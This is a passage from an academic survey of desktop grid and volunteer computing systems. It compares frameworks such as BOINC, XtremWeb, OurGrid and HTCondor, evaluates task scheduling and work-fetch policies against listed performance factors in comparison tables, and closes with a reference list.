Moreover, the scheduling policies should strive to attain fault tolerance and result verification. This is done through various mechanisms such as replication, voting and spot checking. In replication, similar tasks are assigned to multiple volunteers to counter the problem of volunteer's unavailability that can be categorized into host and CPU unavailability. Replication coupled with voting is used for result verification. In voting, results from multiple volunteers being assigned the same task are compared and the result submitted by the majority of the volunteers is counted as correct. Spot checking is done to assess the reliability of the volunteer. In spot checking, a spot job is submitted to the volunteer whose result is already known to the server. Fault tolerance has its own issues; if not done properly the overhead generated by the fault tolerant mechanism can increase the wastage of processing cycles. Poor scheduling policies cause wastage of precious processing cycles that increases the application's turnaround time as well.

The paper is organized as follows: in section 2, we have discussed leading desktop grid system *Frameworks.* In sections 3 & 4, we have proposed key performance factors to evaluate the server based task scheduling policies and client based work fetch policies respectively. Section 5 concludes the paper.

II. EVALAUATING DESKTOP GRID SYSTEM FRAMEWORKS

The job of the desktop grid system framework is to simplify and automate various functions performed by master and client in a desktop grid system environment. As stated earlier the desktop grid systems can be divided into desktop grids and volunteer computing. For desktop grids BOINC

[44], XtremWeb [45] and OurGrid (peer-to-peer) [46] can be used. In case of volunteer computing, BOINC is a better option especially for applications having large number of tasks. HT Condor [47] can be used equally for both. The desktop grid framework should be able to address following queries:

1) How users submit jobs? Can a user submit more than one job at a time?

2) How tasks are generated of the given job? Will the tasks be dependent or independent?

3) How the granularity of the tasks is decided? Will the tasks be coarse or fine grained?

4) How clients register with server? What hardware parameters are polled from the client?

5) How the tasks are mapped on appropriate clients? How client's and task's preference matched?

6) How many tasks are given to a client at a given time? Can the number be changed?

7) How results are verified and validated?

8) How results from various clients are summed up to give user a consolidated result?

9) How fairness is maintained among various jobs while assigning their tasks to clients?

*10)*How fairness is achieved among the tasks of various jobs at client?

*11)*How fault tolerance is achieved as clients can become unavailable anytime?

*12)*How many replica of a task is generated to achieve fault tolerance?

*13)*How many platforms are supported by client end?

*14)*How the client end users are kept motivated to donate processing cycles?

The above mentioned queries have direct impact on application's turnaround time and throughput. These queries are mostly handled by the server end of the framework. All the desktop grid systems frameworks are capable of handling various jobs, multiple clients, pooling of client statistics and some sort of fault tolerance but most of them decomposes job into independent tasks. Now we will have a brief discussion on some popular desktop grids frameworks and will do a comparative analysis as well.

A. BOINC

BOINC (Berkeley Open Infrastructure for Network Computing) is an open source platform developed at U.C. Berkeley in 2002 [44]. Today approximately 60 projects are using BOINC in a wide range of scientific areas. BOINC server software is used to create volunteer computing projects. Each project has its own server and provides a web site. Volunteer connects to the website to download and install client software. The client software is available on Windows, Linux, and Mac OS X platforms. A BOINC project can have more than one application. BOINC provides flexibility for distributing data and intelligently matches requirements with resources. Having installed the BOINC client, volunteers can attach itself to any project. BOINC client can assign resources to each project. Attaching a project allows it to run arbitrary executables so it is the volunteer's job to assess project's authenticity and its scientific merit. BOINC assigns a numerical value against the volunteer's contribution to a project. BOINC uses volunteer's email to perform cross-project user identification. BOINC client can also attach itself to a web service called an account manager rather than connecting directly to the client. The account manager passes client's credentials to sever to receive a list of projects with which client can connect to.

B. XtremWeb

XtremWeb is open source platform developed by INRIA [45]. Its successor XWHEP (XtremWeb- HEP) is currently developed at LAL CNRS. XtremeWeb is a lightweight Desktop Grid with some advance features such as permit multi-users, multi-applications and cross domains deployments. XtremWeb is designed in such a way that it can be used for desktop grids, volunteer computing and Peer to Peer distributed systems. The XWHEP/ XtremWeb architecture consists of servers, clients and workers. Server's job is to host centralized services such as scheduler and result collector. Clients work at user end; users submit applications to the server for processing. The client allows users to manage the platform and interact with the infrastructure as and when required such as job submission, result retrieval etc. Server schedule the jobs submitted by client on workers. Workers are installed at processing node to contributed their computing resources that are aggregated in an XWHEP/ XtremWeb infrastructure. XWHEP improves the security of XtremWeb by the implementation of user accounts and access rights. These features extend user interactions over the platform that includes secure resource usage and application deployment.

C. OurGrid

OurGrid is an open source middleware designed for peer-to-peer computational grids [46]. OurGrid enables the use of idle computing and storage resources over a grid. These resources are shared in such a way that who have contributed the most will get the most required. OurGrid provides a secure platform for the execution of parallel applications having independent tasks also called Bag-of-Tasks (BoT) applications. BoT examples may include parameter sweep simulations, rendering of images and many others. In OurGrid, each grid site corresponds to a peer in the system. The problem of free riders (people who are not contributing their resources but using resources of others) is resolved in OurGrid by using Network of Favours mechanism. This credit mechanism ensures that the computing node sharing its resources will be prioritized over a node that is not sharing the resources. OurGrid Community, a free-to-join cooperative grid is also maintained by OurGrid team.

D. HT Condor

HT Condor referred as condor till 2012 is developed at the University of Wisconsin- Madison to provide high-throughput distributed batch computing [47]. High throughput computing refers to the efficient utilization of available computing resources to provide fault tolerant computational power. Condor is not only capable of managing dedicated resources such as clusters but it can also effectively harness idle processing cycle of any processing available on the infrastructure. Condor can process a task on a idle node, it is also capable of stopping the execution of a running task, marking a checkpoint and migrating the task to a different processing node. Condor can redirect the task's I/O requests back to the actual machine from where the task is submitted. As a result, Condor can seamlessly combine all te computing power of an organization. Condor architecture is comprised of a single machine serving as the central manager and other machines that are part of the infrastructure. Condor job is assign tasks to the available resources. Condor client programs send periodic updates to the central manager so that the manager can be updated about the status of the resources and can make appropriate task assignments.

Apart from framework like BOINC that are free for use, there are other proprietary frameworks designed for the same. Organizations such as Distributed.net [49], United Devices [50] and Entropia [51] have produced proprietary frameworks (not available for free) for particular industries that can perform specialized tasks such as searching for new drugs at pharmaceutical companies. Bayanihan [39] is another open source framework developed at MIT and is considered as the first web-based desktop grid system framework.

TABLE II. COMPARISON OF DESKTOP GRID SYSTEMS FRAMEWORKS

Frameworks	**BOINC**	**XtremWeb**	**Our Grid**	**HT Condor**
Design Architecture	Client Server	Client Server	Peer to peer	Central Broker
Application Management	Centralized	Centralized	Decentralized	Decentralized
Resource Providers can act as Resource Consumers	No	Yes	Yes	Yes
Task Distribution	Pull	Pull	Push	Push
Deployment / Administration Complexity	Medium / Low (client side)	Low	Low	Medium
Application Development / Porting Complexity	High / Medium (with wrapper)	Low	Low	Medium
Support for Volunteer Desktop Grids	Yes	Yes	Yes	No
Security Features	Code signing, Result validation	Sandbox	Sandbox (Virtual Machine)	Authentication
Web Interface	Yes (Monitoring)	Yes (Monitoring)	Yes (Monitoring, Job Submission)	No
Number of Deployments	~100 (~1M CPUs in big projects)	~10	A few	~100
Programming Language	C/C++	Java	Java	C/C++
Documentation / Help	Good	Good	Good	Very Good

E. Comparison of Desktop Grid Systems Frameworks

We present a comparison between different frameworks in Table 2. Several factors are considered for the comparison such as software design including architecture and applications, project completion and application turnaround time, the potential help available for new user and their security concern. Overall usage of the framework is also an important factor.

III. EVALAUATING SERVER BASED TASK SCHEDULING POLICIES

The desktop grid system server can comprise of many complex scheduling policies. There are numerous criteria for job assignment, based on host and job diversity (for example size of the job and speed of the host relative to an estimated statistical distribution, disk and memory requirements for the job to be completed, homogeneous redundancy and host error rate). A scoring-based scheduling policy uses a linear combination of these terms to select the best set of jobs that can be assigned to a given host. We have made two categories of the task scheduling mechanism proposed earlier. The first category is *Using Tradition Techniques*, we have grouped papers in this category that have proposed scheduling framework / algorithms based on computing strengths, behavior or makespan analysis of the host [1, 2, 3, 6, 7, 8, 9, 13, 57, 58, 60, 62, 64, 67, 68, 69, 70]. These papers have also talked about grouping similar hosts and proposed improved replication methods [14, 15, 16, 17, 18, 19, 20, 21]. Papers that incorporated fault tolerance mechanisms [22, 23, 24, 25, 27, 53, 56] are also made part of this category. By using experimental methodology, these papers suggested improved results in various contexts however they have only used traditional problem solving techniques. Our second category is about *Using Predictive Analytics*. Papers which have implemented some sort of statistical [4, 5, 10, 66, 72, 73], probabilistic [55, 59, 61, 65] or machines learning algorithms / mechanisms [11, 12, 63, 71] are made part of this category. Even for fault tolerance, analytical methods are used. These papers have gathered data from real desktop grid systems or established test beds to gather data, implemented aforementioned techniques and presented promising results.

A. Key Performance Factors

We have identified the following key performance factors for evaluating the performance of task scheduling mechanisms. Scheduling mechanism that performs most of below mentioned points is taken as better mechanism. Though none of these factors are considered collectively in the literature but few of them can be found in [2, 3, 5, 6, 7, 14, 15, 22, 25, 26].

- Resource Availability
- Makespan Evaluation
- Replication
- Resource Capability
- Sabotage Tolerance
- Group based Design

Resource Availability

Availability of host is a critical factor for scheduling in a desktop grid system. As hosts are not managed centrally, they can become unavailable at any time. Scheduling mechanism must check host availability before assigning a task to any host. Host unavailability refers to hosts being powered off whereas CPU unavailability refers to a situation where host is connected to the server but its CPU is busy in performing host's local tasks. The configuration of desktop grid client is done in such a way that the host's CPU is only available to desktop grid when it not executing any local task i.e. when the CPU is idle. If host is available but the CPU is not available for processing, the task is suspended and can be resumed on the same host at a later time.

Makespan Evaluation

Makespan is a life time of a task during its execution from start to finish. The job of any scheduling mechanism is to minimize the makespan by assigning tasks to better hosts. Once a task is assigned to host, its makespan is estimated and if the actual makespan of the task matches the estimated makespan than the task assignment to that particular host is justified. This can also be taken as the "on-time task completion" and the scheduling mechanism should assign tasks to hosts having better "on-time task completion" history.

Replication

As the resources are not under centralized administrative domain, there is a chance that they may become unavailable at any point in time. The solution to this problem is replication in which a replica of the assigned task is assigned to some other host as well. Replication helps is countering volatility but excessive replication also cause wastage of processing cycles.

Resource Capability

Consideration of host clock rate or memory size to exclude or prioritize hosts at the time of task scheduling is a common way of resource allocations. However, only focusing on resource capabilities and not considering availability and reliability may result in poor decision making. Resources with low capabilities may be more reliable and can be available for more time.

Sabotage Tolerance

There may be hosts in desktop grid systems that try to submit erroneous results. To identify the saboteurs, spot checking is performed in which master assigns a task to hosts whose result is already known to master. Hosts that do not give correct result are counted as saboteurs and should not be considered for task assignments. There is also a need to verify the results computed by these hosts. Voting is one of the mechanisms and has couple of variants. In majority voting, results from the majority of the hosts are considered as correct whereas in n-first voting, results from the n hosts is considered as correct. Scheduling mechanism should consider this aspect of fault tolerance.

Group based Design

It has been observed that grouping similar host helps is scheduling while keeping the cost low. This also facilitate in establishing various replication strategies. The idea is not to make decision making for each host but to establish same policies for similar host arranged in a group. The parameters of assigning hosts to different groups may vary and may include availability, reliability, computing strength etc.

Now, we present the comparative evaluation of the task scheduling mechanisms discussed earlier on the basis of the key performance factors. Table 3 presents predictive analytics papers whereas table 4 lists the papers that use traditional techniques. A better scheduling mechanism will have "Y" in most of the fields. It is also evident from the evaluation that considering task dependencies as well as task granularity for scheduling in desktop grid systems are still open issues.

TABLE III. PERFORMANCE EVALUATION OF SCHEDULING MECHANISMS BASED ON PREDICTIVE ANALYTICS

Key Performance Factors	**Resource Availability**	**Makespan Evaluation**	**Replication**	**Resource Capability**	**Sabotage Tolerance**	**Group based Design**
Reference No.						
[4]	Y	Y	N	Y	N	N
[5]	N	N	N	N	Y	N
[10]	N	Y	Y	Y	N	N
[11]	N	Y	Y	Y	N	N
[12]	Y	Y	N	Y	N	N
[54]	Y	Y	N	Y	N	N
[55]	Y	N	N	Y	Y	Y
[59]	Y	Y	Y	Y	N	N
[61]	Y	N	N	N	Y	Y
[63]	N	Y	N	N	Y	N
[65]	Y	N	N	N	Y	N
[66]	Y	N	N	Y	Y	N
[71]	Y	N	N	Y	N	N
[72]	Y	Y	N	Y	N	N
[73]	Y	N	N	Y	N	N

TABLE IV. PERFORMANCE EVALUATION OF SCHEDULING MECHANISMS BASED ON TRADITIONAL TECHNIQUES

Key Performance Factors	**Resource Availability**	**Makespan Evaluation**	**Replication**	**Resource Capability**	**Sabotage Tolerance**	**Group based Design**
Reference No.						
[1]	Y	Y	N	Y	N	Y
[2]	Y	Y	N	Y	N	N
[3]	Y	Y	Y	Y	N	N
[6]	N	N	N	N	N	N
[7]	Y	Y	Y	Y	N	Y
[8]	N	Y	N	N	N	Y
[9]	N	N	Y	Y	Y	N
[13]	Y	N	N	N	N	Y
[14]	Y	Y	Y	Y	N	N
[15]	Y	N	N	Y	N	N
[16]	N	Y	Y	Y	N	Y
[17]	Y	N	Y	N	N	Y
[18]	Y	Y	Y	Y	N	Y
[19]	Y	N	Y	Y	N	Y
[20]	Y	Y	N	Y	N	N
[21]	N	Y	Y	N	Y	N
[22]	N	N	Y	N	Y	N
[23]	Y	N	N	Y	N	N
[24]	N	Y	Y	N	Y	Y
[25]	N	N	N	N	Y	N
[26]	Y	N	Y	Y	N	N
[27]	Y	Y	N	Y	N	N
[53]	Y	Y	Y	Y	N	N
[56]	Y	Y	Y	Y	Y	Y
[57]	Y	Y	N	Y	N	N
[58]	Y	Y	N	Y	N	N
[60]	Y	N	Y	N	N	N
[62]	N	Y	Y	N	N	N
[64]	Y	N	N	Y	N	N
[67]	Y	Y	N	N	Y	Y
[68]	N	N	N	Y	Y	Y
[69]	Y	N	N	Y	N	N
[70]	Y	Y	N	Y	N	N

IV. EVALAUATING CLIENT BASED WORK FETCH POLICIES

Work fetch policies should be designed to fetch a balanced amount of work for the client according to the clients shared resources ensuring their optimum utilization. Any imbalance in the amount of work fetched would either result in wasted CPU cycles and other resources (RAM, disk) caused by missed deadlines or less than optimal utilization of the already scarce shared resources. BOINC Client uses two work fetch policies **buffer none** and **buffer multiple tasks**, also a number of other variations have been suggested in [7,9]. As stated earlier, work fetch policies addresses the issues of when to ask for more work, which project to ask work for and how much work to ask for. We have discussed the variations of work fetch policies below:

Buffer None [7]

The policy does not buffer any tasks. It only downloads a task after returning the result of the previous task.

Download Early [9]

The policy downloads a new task when the client is 95% done with the task it is processing.

Buffer One Task [9]

The policy buffers one task so the client always has a task to process, even while it is downloading a new task.

Buffer Multiple Tasks [7]

The policy buffers task for number of days. The amount of tasks is limited to a number that can possibly be completed before the tasks' deadlines.

Hysteresis Work Fetch

Uses hysteresis (making decisions based on past behavior) and it asks a single project for the entire shortfall rather than dividing it among projects.

A. Key Performance Factors

We have identified the following key performance factors for evaluating the performance of various fork fetch policies. The policy which is aligned to most of the given KPIs is counted as better policy.

- Tasks buffered
- Continuous internet connectivity
- Chance of having wasted fractions
- Round robin simulation
- Hysteresis
- Utilization Of GPUs
- Utilization Of Multiple Cores

Tasks Buffered

This refers to amount of work that can be buffered by the client. Clients normally use both buffer multiple tasks and buffer none policies each having their own pros and cons. Buffer none ensures the maximum amount of CPU time to the current task yielding very low missed deadlines but results in wasted CPU cycles when downloading new tasks or when that client is available for computation but disconnected from internet, Buffer Multiple tasks does not keep the shared resources idle while upload and download operations but may result in wasted fractions if deadlines for buffered tasks are not met, missed deadlines is also an undesired effect from server scheduling point of view which results in poor reliability of a particular host.

Continuous Internet Connectivity

Buffering no or little amount of work requires continuous connection with internet as the hosts needs to download new work as soon as it completes on hand work, hence internet connectivity is required all the time. This fact becomes a serious bottleneck with the increase in mobile computing devices (Laptops, cell phones, tablets) which can available for computing but may or may not be connected to the internet during that interval.

Missed Deadlines

Missed deadline occur when a client is not able to complete the task within its deadline, this results in wasted fractions and also has a negative impact on hosts reliability. While buffering multiple tasks the optimum amount of work to be fetched depends on the future CPU availability which is unknown but can be measured using traces and other mechanisms with some degree of accuracy. The influx of the Green Movement (when computer goes into power saving mode by disabling all unnecessary programs while the screen saver is on) has made this task even more difficult.

Round Robin Simulation

The round-robin simulation predicts the amount of time each processor will be kept busy with the current workload. This helps in measuring the shortfall of idle instance-seconds which is a critical factor in deciding the amount of work to be fetched from attached projects for buffer multiple policies.

Hysteresis

This refers to technique that relies not only on the current client state but also on the past behavior in making work fetch decisions.

Utilization of GPUs

With the advent of GPU (Graphics Processing Units), a new class of volunteers is now available [52]. The GPU based clients have different architecture as compared to clients based on CPU. The work fetch policies must also consider the architecture and limitation of GPUs.


Utilization of Multiple Cores

In a multicore CPU environment, it is important to utilize all the available cores for computing. Policy executing only one task at a time work fine as long as the task is multithreaded and able to run on multiple cores but in the case of single threaded tasks it becomes a serious drawback.

B. Discussion

The evaluation of work fetch policies on the basis of key performance factors is given in Table 5 that lists the work fetch policies on x-axis and key performance factors on y-axis and summarizes their dependencies (internet connectivity), degree of efficiency in respective areas (chance of missing deadlines, round robin simulation, hysteresis, utilization of GPUs, utilization of Multiple Cores). It can be observed that variations of work fetch polices that buffer no or one tasks get excellent scores for meeting deadlines but suffer in other areas such as handling single threaded tasks on multi core CPUs, GPU Utilization and their dependency on a continuous internet connection which proves to be the major drawback specially now when the number of mobile devices on which the internet connectivity is sporadic are increasing rapidly. Buffering multiple tasks perform better in utilizing multicore CPUs and GPUs, their major advantage being the ability of work without continuously being connected to the internet. However misjudged amount of buffered work can lead to poor utilization of resources by underestimating the amount of work or missed deadlines by overestimated work fetch.

TABLE V. EVALUATION OF WORK FETCH POLICIES USING KEY PERFORMANCE FACTORS



	Work Buffered	Continuous Internet Connectivity	Chance of Missing Deadlines	Round Robin Simulation	Hysteresis	Utilization of GPUs	Utilization of Multiple Cores
Buffer None	None	Yes	Negligible	N/A	N/A	Poor	Good
Download Early	None	Yes	Negligible	N/A	N/A	Poor	Good
Buffer One Task	Single Work units	Yes	Little (only in case of large tasks)	N/A	N/A	Poor	Good
Buffer Multiple Tasks	Multiple Work units	No	Huge	Yes	No	Good	Excellent
Hysteresis Work Fetch	Multiple Work units	No	Huge	Yes	Yes	Good	Excellent

Overall picture suggests the hysteresis work fetch gets good scores comparatively in all evaluation criteria with the prospect of reducing the chances of missed deadlines as we continue to find improved methods and heuristics for predicting the CPU availability for a period of time.

V. CONCLUSION

We have discussed leading desktop grid systems frameworks and performed a comparative evaluation. We have also conducted a thorough theoretical and experimental evaluation of the task scheduling, CPU scheduling and work fetch policies in desktop grid systems. We have identified that task scheduling can only be improved by grouping the similar workers so that relevant resource allocation and replication policies can be applied. Task dependence and granularity are still unaddressed areas in task scheduling. We have analyzed that work fetch policies has direct impact on the task completion and performance of hysteresis work fetch was found better on majority of the evaluation parameter as compared to buffer-one or buffer-none that performs well only on limited scale.

REFERENCES

[1] Heien, E. M., Anderson, D. P., & Hagihara, K. (2009). Computing low latency batches with unreliable workers in volunteer computing environments.*Journal of Grid Computing*, *7*(4), 501-518.

[2] Lee, Y. C., Zomaya, A. Y., & Siegel, H. J. (2010). Robust task scheduling for volunteer computing systems. *The Journal of Supercomputing*, *53*(1), 163-181.

[3] Kondo, D., Chien, A. A., & Casanova, H. (2007). Scheduling task parallel applications for rapid turnaround on enterprise desktop grids. *Journal of Grid Computing*, *5*(4), 379-405.

[4] Estrada, T., Fuentes, O., & Taufer, M. (2008). A distributed evolutionary method to design scheduling policies for volunteer computing. *ACM SIGMETRICS Performance Evaluation Review*, *36*(3), 40-49.

[5] Gao, L., & Malewicz, G. (2007). Toward maximizing the quality of results of dependent tasks computed unreliably. *Theory of Computing Systems*, *41*(4), 731-752.

[6] Krawczyk, S., & Bubendorfer, K. (2008, January). Grid resource allocation: allocation mechanisms and utilisation patterns. In *Proceedings of the sixth Australasian workshop on Grid computing and e-research-Volume 82* (pp. 73-81). Australian Computer Society, Inc..

[7] Choi, S., Baik, M., Gil, J., Jung, S., & Hwang, C. (2006). Adaptive group scheduling mechanism using mobile agents in peer-to-peer grid computing environment. *Applied Intelligence*, *25*(2), 199-221.

[8] Villela, D. (2010). Minimizing the average completion time for concurrent Grid applications. *Journal of Grid Computing*, *8*(1), 47-59.

[9] Toth, D., & Finkel, D. (2009). Improving the productivity of volunteer computing by using the most effective task retrieval policies. *Journal of Grid Computing*, *7*(4), 519-535.

[10] Rood, B., & Lewis, M. J. (2010, May). Availability prediction based replication strategies for grid environments. In *Cluster, Cloud and Grid Computing (CCGrid), 2010 10th IEEE/ACM International Conference on* (pp. 25-33). IEEE.

[11] Estrada, T., Taufer, M., & Reed, K. (2009, May). Modeling job lifespan delays in volunteer computing projects. In *Proceedings of the 2009 9th IEEE/ACM International Symposium on Cluster Computing and the Grid* (pp. 331-338). IEEE Computer Society.

[12] Zhang, J., & Phillips, C. (2009). Job-Scheduling with Resource Availability Prediction for Volunteer-Based Grid Computing. In *London Communications Symposium, LCS*.

[13] Daniel Lazaro, Derrick Kondo and Joan Manuel Marques, "Long-term availability prediction for groups of volunteer resources," J. Parallel Distributed. Computing 72 (2012) 281–296

[14] Kondo, D., Fedak, G., Cappello, F., Chien, A. A., & Casanova, H. (2006, December). On Resource Volatility in Enterprise Desktop Grids. In *e-Science*(p. 78).

[15] Huu, T. T., Koslovski, G., Anhalt, F., Montagnat, J., & Primet, P. V. B. (2011). Joint elastic cloud and virtual network framework for application performance-cost optimization. *Journal of Grid Computing*, *9*(1), 27-47.

[16] Schulz, S., Blochinger, W., & Hannak, H. (2009). Capability-aware information aggregation in peer-to-peer Grids. *Journal of Grid Computing*,*7*(2), 135-167.

[17] Choi, S., Baik, M., Hwang, C., Gil, J., & Yu, H. (2005). Mobile agent based adaptive scheduling mechanism in peer to peer grid computing. In *Computational Science and Its Applications–ICCSA 2005* (pp. 936-947). Springer Berlin Heidelberg.

[18] Khan, M. K., Hyder, I., Chowdhry, B. S., Shafiq, F., & Ali, H. M. (2012). A novel fault tolerant volunteer selection mechanism for volunteer computing.*Sindh University Research Journal—Science Series*, *44*(3), 138-143.

[19] Kondo, D., Casanova, H., Wing, E., & Berman, F. (1993, October). Models and scheduling mechanisms for global computing applications. In *Vehicle Navigation and Information Systems Conference, 1993., Proceedings of the IEEE-IEE* (pp. 8-pp). IEEE.

[20] Anderson, D. P., & Fedak, G. (2006, May). The computational and storage potential of volunteer computing. In *Cluster Computing and the Grid, 2006. CCGRID 06. Sixth IEEE International Symposium on* (Vol. 1, pp. 73-80). IEEE.

[21] Sarmenta, L. F. (2002). Sabotage-tolerance mechanisms for volunteer computing systems. *Future Generation Computer Systems*, *18*(4), 561-572.

[22] Watanabe, K., Fukushi, M., & Horiguchi, S. (2009). Optimal spot-checking for computation time minimization in volunteer computing. *Journal of Grid Computing*, *7*(4), 575-600.

[23] Kondo, D., Anderson, D. P., & McLeod, J. (2007, December). Performance evaluation of scheduling policies for volunteer computing. In *e-Science and Grid Computing, IEEE International Conference on* (pp. 415-422). IEEE.

[24] Kondo, D., Taufer, M., Brooks III, C. L., Casanova, H., & Chien, A. (2004, April). Characterizing and evaluating desktop grids: An empirical study. In*Parallel and Distributed Processing Symposium, 2004. Proceedings. 18th International* (p. 26). IEEE.

[25] Silaghi, G. C., Araujo, F., Silva, L. M., Domingues, P., & Arenas, A. E. (2009). Defeating colluding nodes in desktop grid computing platforms.*Journal of Grid Computing*, *7*(4), 555-573.

[26] Kondo, D., Araujo, F., Malecot, P., Domingues, P., Silva, L. M., Fedak, G., & Cappello, F. (2007). Characterizing result errors in internet desktop grids. In *Euro-Par 2007 Parallel Processing* (pp. 361-371). Springer Berlin Heidelberg.

[27] Morrison, J. P., Kennedy, J. J., & Power, D. A. (2001). Webcom: A web based volunteer computer. *The Journal of supercomputing*, *18*(1), 47-61.

[28] Shoch, J. F., & Hupp, J. A. (1982). The "worm" programs—early experience with a distributed computation. *Communications of the ACM*, *25*(3), 172-180.

[29] SETI@home. The SETI@home project. http:// setiathome.ssl.berkeley.edu/

[30] Sullivan III, W. T., Werthimer, D., Bowyer, S., Cobb, J., Gedye, D., & Anderson, D. (1997, January). A new major SETI project based on Project Serendip data and 100,000 personal computers. In *IAU Colloq. 161: Astronomical and Biochemical Origins and the Search for Life in the Universe* (Vol. 1, p. 729).

[31] GIMPS. The Great Internet Mersene Prime Search accessible from http://www.mersenne.org/

[32] Folding@home accessible from http://folding.stanford.edu/

[33] FIGHTAIDS. The Fight Aids At Home project accessible from http://www.fightaidsathome.org/

[34] CANCER. The Compute Against Cancer project accessible from http://www.computeagainstcancer.org/

[35] Einstein@Home accessible from http://einstein.phys.uwm.edu/

[36] Camiel, N., London, S., Nisan, N., & Regev, O. (1997, April). The popcorn project: Distributed computation over the internet in java. In *6th International World Wide Web Conference*.

[37] Fedak, G., Germain, C., Neri, V., & Cappello, F. (2001). Xtremweb: A generic global computing system. In *Cluster Computing and the Grid, 2001. Proceedings. First IEEE/ACM International Symposium on* (pp. 582-587). IEEE.

[38] Pedroso, H., Silva, L. M., & Silva, J. G. (1997). Web-based metacomputing with JET. *Concurrency: Practice and Experience*, *9*(11), 1169-1173.

[39] Sarmenta, L. F., & Hirano, S. (1999). Bayanihan: Building and studying web-based volunteer computing systems using Java. *Future Generation Computer Systems*, *15*(5), 675-686.

[40] Ghormley, D. P., Petrou, D., Rodrigues, S. H., Vahdat, A. M., & Anderson, T. E. (1998). GLUnix: A Global Layer Unix for a network of workstations.*Software Practice and Experience*, *28*(9), 929-961.

[41] Entropia, Inc. accessible from http://www.entropia.com

[42] Platform Computing Inc. accessible from http://www. platform.com/

[43] Data Synapse Inc. accessible from http://www.datasynapse.com/

[44] BOINC accessible from http://boinc.berkeley.edu/

[45] XtremeWeb accessible from http://www.xtremweb.net/

[46] OurGrid accessible from http://www.ourgrid.org/

[47] HTCondor accessible from http://research.cs.wisc.edu/htcondor/

[48] Vlădoiu, M. (2010). Has Open Source Prevailed in Desktop Grid and Volunteer Computing?. *Petroleum-Gas University of Ploiesti Bulletin, Mathematics-Informatics-Physics Series*, *62*(2).

[49] Distributed.Net, accessed from http://www.distributed.net

[50] De Roure, D., Baker, M. A., Jennings, N. R., & Shadbolt, N. R. (2003). The evolution of the grid. *Grid computing: making the global infrastructure a reality*, *13*, 14-15.

[51] Chien, A., Calder, B., Elbert, S., & Bhatia, K. (2003). Entropia: architecture and performance of an enterprise desktop grid system. *Journal of Parallel and Distributed Computing*, *63*(5), 597-610.

[52] Toth, D. (2007, February). Volunteer computing with video game consoles. InProc. 6th WSEAS International Conference on Software Engineering, Parallel and Distributed Computing and Systems.

[53] Conejero, J., Caminero, B., Carrión, C., & Tomás, L. (2014). From volunteer to trustable computing: Providing QoS-aware scheduling mechanisms for multi-grid computing environments. *Future Generation Computer Systems*,*34*, 76-93.

[54] Tchernykh, A., Pecero, J. E., Barrondo, A., & Schaeffer, E. (2014). Adaptive energy efficient scheduling in peer-to-peer desktop grids. *Future Generation Computer Systems*, *36*, 209-220.

[55] Gil, J. M., & Jeong, Y. S. (2014). Task scheduling scheme by checkpoint sharing and task duplication in P2P-based desktop grids. *Journal of Central South University*, *21*(10), 3864-3872.

[56] Klejnowski, L., Niemann, S., Bernard, Y., & Müller-Schloer, C. (2014). Using Trusted Communities to improve the speedup of agents in a Desktop Grid System. In *Intelligent Distributed Computing VII* (pp. 189-198). Springer International Publishing.

[57] Canon, L. C., Essafi, A., & Trystram, D. (2014). A Proactive Approach for Coping with Uncertain Resource Availabilities on Desktop Grids. *FEMTO-ST, Tech. Rep. RRDISC2014-1*.

[58] Reddy, K. H. K., Roy, D. S., & Patra, M. R. (2014). A Comprehensive Performance Tuning Scheduling Framework for Computational Desktop Grid.*International Journal of Grid and Distributed Computing*, *7*(1), 149-168.

[59] Lerida, J. L., Solsona, F., Hernandez, P., Gine, F., Hanzich, M., & Conde, J. (2013). State-based predictions with self-correction on Enterprise Desktop Grid environments. *Journal of Parallel and Distributed Computing*, *73*(6), 777-789.

[60] Kang, W., Huang, H. H., & Grimshaw, A. (2013). Achieving high job execution reliability using underutilized resources in a computational economy. *Future Generation Computer Systems*, *29*(3), 763-775.

[61] Gil, J. M., Kim, S., & Lee, J. (2014). Task scheduling scheme based on resource clustering in desktop grids. *International Journal of Communication Systems*, *27*(6), 918-930.

[62] Xavier, E. C., Peixoto, R. R., & da Silveira, J. L. (2013). Scheduling with task replication on desktop grids: theoretical and experimental analysis.*Journal of Combinatorial Optimization*, 1-25.

[63] Naseera, S., & Murthy, K. M. (2013). Prediction Based Job Scheduling Strategy for a Volunteer Desktop Grid. In *Advances in Computing, Communication, and Control* (pp. 25-38). Springer Berlin Heidelberg.

[64] Zhao, Y., Chen, L., Li, Y., Liu, P., Li, X., & Zhu, C. (2013). RAS: A Task Scheduling Algorithm Based on Resource Attribute Selection in a Task Scheduling Framework. In *Internet and Distributed Computing Systems* (pp. 106-119). Springer Berlin Heidelberg.

[65] Gil, J. M., Kim, S., & Lee, J. (2013). Task Replication and Scheduling Based on Nearest Neighbor Classification in Desktop Grids. In *Ubiquitous Information Technologies and Applications* (pp. 889-895). Springer Netherlands.

[66] Salinas, S. A., Garino, C. G., & Zunino, A. (2012). An architecture for resource behavior prediction to improve scheduling systems performance on enterprise desktop grids. In *Advances in New Technologies, Interactive Interfaces and Communicability* (pp. 186-196). Springer Berlin Heidelberg.

[67] Choi, S., & Buyya, R. (2010). Group-based adaptive result certification mechanism in Desktop Grids. *Future Generation Computer Systems*, *26*(5), 776-786.

[68] Durrani, M. N., & Shamsi, J. A. (2014). Volunteer computing: requirements, challenges, and solutions. *Journal of Network and Computer Applications*,*39*, 369-380.

[69] Yang, C. T., Leu, F. Y., & Chen, S. Y. (2010). Network Bandwidth-aware job scheduling with dynamic information model for Grid resource brokers. *The Journal of Supercomputing*, *52*(3), 199-223.

[70] Peyvandi, S., Ahmad, R., & Zakaria, M. N. (2014). Scoring Model for Availability of Volatile Hosts in Volunteer Computing Environment. *Journal of Theoretical & Applied Information Technology*,70(2).

[71] Brevik, J., Nurmi, D., & Wolski, R. (2004, April). Automatic methods for predicting machine availability in desktop grid and peer-to-peer systems. In*Cluster Computing and the Grid, 2004. CCGrid 2004. IEEE International Symposium on* (pp. 190-199). IEEE.

[72] Finger, M., Bezerra, G. C., & Conde, D. R. (2010). Resource use pattern analysis for predicting resource availability in opportunistic grids.*Concurrency and Computation: Practice and Experience*, *22*(3), 295-313.

